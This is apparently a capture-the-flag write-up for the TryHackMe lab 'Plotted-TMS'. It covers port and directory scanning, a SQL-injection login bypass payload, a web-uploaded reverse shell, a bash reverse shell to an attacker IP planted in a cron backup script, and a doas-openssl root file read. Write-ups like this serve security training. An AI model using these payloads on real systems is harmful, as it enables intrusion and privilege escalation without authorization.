TryHackMe: Plotted-TMS
An easy Linux box where you exploit SQL injection for access and leverage misconfigured scripts to escalate to root.
TryHackMe: Plotted-TMS CTF — Writeup | 03 December 2025

Overview
This room teaches you to exploit a SQL-injection-vulnerable web app to get a shell. You then use a misconfigured backup script and doas to escalate to root.
Reconnaissance & Scanning
Nmap
Perform a full port and service scan:
1
sudo nmap -Pn -T4 -n -sC -sV -p- -oN scan_nmap.txt 10.67.156.189
Scan Summary:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a3:6a:9c:b1:12:60:b2:72:13:09:84:cc:38:73:44:4f (RSA)
|   256 b9:3f:84:00:f4:d1:fd:c8:e7:8d:98:03:38:74:a1:4d (ECDSA)
|_  256 d0:86:51:60:69:46:b2:e1:39:43:90:97:a6:af:96:93 (ED25519)
80/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
445/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
- The web application is running on port 80 and 445.
- The SSH service is open on port 22.
The SMB service is open on port 445, but the protocol negotiation failed.
Home Page
Accessing the web application on port 80, we see a simple page with the title “Apache2 Ubuntu.

Nothing important here.
Web Enumeration
Scan the web application using Gobuster:
1
2
3
4
gobuster dir -u http://10.67.156.189/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common_admin.txt -t 25
Gobuster Results:
1
2
3
4
5
6
7
8
/.htpasswd            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/admin                (Status: 301) [Size: 314] [--> http://10.67.156.189/admin/]
/index.html           (Status: 200) [Size: 10918]
/passwd               (Status: 200) [Size: 25]
/server-status        (Status: 403) [Size: 278]
/shadow               (Status: 200) [Size: 25]
- /admin is a directory.
- /passwd and /shadow are files.
but all three are waste
admin directory

But id_rsa is not a key file.

passwd and shadow file
same not interesting
- Passwd file

- shadow file

- Base64 decode

Port 445 http
let’s scan this port using gobuster
1
2
3
gobuster dir -u http://10.67.156.189:445/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common_admin.txt -t 25
Gobuster Results:
1
2
3
4
5
6
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 10918]
/management           (Status: 301) [Size: 324] [--> http://10.67.156.189:445/management/]
/server-status        (Status: 403) [Size: 279]
- we got
/managementdirectory.

- In the
/managementdirectory, we see the login page. - let’s check the login page.

- In login page, we use sql injection payload.
1
admin ' or 1=1 -- ' - We get dashboard page access.

Upload Reverse Shell
Go in drivers List section, and upload the reverse shell.


After that navigate this url http://10.67.156.189:445/management/uploads/drivers/ and you will get a reverse shell.
- Start a reverse shell.
- Start a reverse shell.

- we got
www-datauser.
User privilege escalation
After getting the www-data user, we can`t access the other users.

So we saw the backup.sh file in /var/www/scripts/ directory.
Upload the reverse shell in the backup.sh file.
1
2
3
#!/bin/bash

bash -i >& /dev/tcp/192.168.165.179/5555 0>&1
- Note: it is a cron job backup file.
User flag

- Get the user flag.
Root privilege escalation
- Let’s use
findcommand to findSUIDfiles.
1
find / -perm -4000 -type f 2>/dev/null

we found doas binary. In doas binary, we can use root command, only openssl command.
1

doas -u root openssl enc -in "/root/root.txt"
- Using this command, we can get the root flag.
Root flag
Room Complete!
Happy Hacking!